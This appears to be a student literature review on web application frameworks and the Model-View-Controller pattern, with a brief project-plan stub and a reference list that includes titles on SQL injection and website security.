The technologies used to develop websites and web based applications have changed over recent years. With sites moving from html based pages used to display static content, to more dynamic pages where people could interact and add information through the use of form controls and input fields. The use of earlier technologies did have limitations as Daly (2007) states "D*ynamic web sites were coded strictly through the use of the Common Gateway Interface, or CGI. Most sites used simple form-driven methods of retrieving user input, had ad-hoc implementations of features because best practices had not been established, and only supported a minimal amount of reuse or extensibility.*"

Daly (2007) goes on to discuss that as the popularity of the World-Wide-Web increased, best practices, stability and code-reuse became more important. Especially with the growth of e-Commerce sites where both financial and personal transactions are taking place. This is why Frameworks and in particular Model-View-Controller (Reenskaug 2003) based frameworks have become very popular as they provide standard tools for building more flexible, less error-prone applications.

This in turn means that developers have to rely on the pre-written code and accept that it is fully functional and does not contain errors. Unpredicted problems can arise however when these pieces of pre-written code are not used exactly as recommended. Other problems can also arise when they are implemented and used in ways that were not originally predicted.

As discussed in the paper on application frameworks by (Parsons et al 2006) "*A framework provides a basic system model for a particular application domain within which specialized applications can be developed.*" He goes on to say that this is particularly appropriate when used in hardware control systems (Schmid 1998) and scientific visualization and simulation (Schroeder et al 1996) where the application domain is narrow and focused. This may highlight the first problem with software frameworks used today, where they do provide general functionality and are aimed at use in all application areas.

Reviewing the paper by Yu Ping et al (2004) gives a solid introduction to the MVC design pattern and why it is used. This paper describes the fact that the “model” contains the core functionality and has no knowledge of the “view” or “controller”. The “view” manages the visual display of the applications and the “controller” manages the user interaction in the “model”. The idea of which is to separate the different functionality of the application, which should give the advantage that any changes to one area should not affect another. At the very least this should minimise the affects and in turn minimise the amount of work required.

Project Plan

* A Review will be held on completion of each task.

REFERENCES

Bisson, R (2005), ”SQL Injection”, *Oxford University Press*, 2005

Daly, L (2007), “Next-Generation Web Frameworks in Python” *O'Reilly Media, Inc*. Released: April 18, 2007

Grossman, J (2007), “The Top Five Myths of Website Security” *WhiteHat Security*, 2007

Reenskaug, T (2003), “The Model-View-Controller (MVC) Its Past and Present” *University of Oslo*, August 20, 2003, 16 pages.

Simoneau, P (2006), “The OSI Model: Understanding the Seven Layers of Computer Networks”, *Global Knowledge Training LLC*, 2006, pp 3-8

Microsoft (2000), http://technet.microsoft.com/en-us/library/cc722904.aspx, MSDN, Accessed 09/11/2008

Microsoft (2008b), http://msdn.microsoft.com/en-us/library/aa235500(VS.60).aspx, MSDN, Accessed 09/11/2008

Rapoza, J (2008), “Protecting your site from google hacks”, *eWeek in the blogoshere*, 9th June 2008, pp44-45

Ping, Y & Kontogiannis, K & Lau, T (2004), “*T*ransforming Legacy Web Applications to the MVC Architecture” , *University of Waterloo, Technical University of Crete, IBM Canada Laboratory*, 2004

Lok, S & Jarzabek, S and Wadhwa, B (2008), “A Comparative Study of Maintainability of Web Applications on J2EE, .NET and Ruby on Rails”, *National University of Singapore*, 2008, pp 93-99

Schmid H. (1998), “Design patterns to construct the hot spots of a manufacturing framework.” The Patterns Handbook: Techniques, Strategies and Applications. *Cambridge University Press*, 1998; 443–470

Schroeder W & Martin K & Lorensen B (1996), “The Visualization Toolkit: An Object-Oriented Approach to 3D Graphics.”, *Prentice-Hall,* 1996.

Parsons D & Rashid A & Telea A & Speck A (2006), “An architectural pattern for designing component-based application frameworks”, Software, Practice and Experience, John Wiley & Sons, Ltd, 2006, 36, pp157–190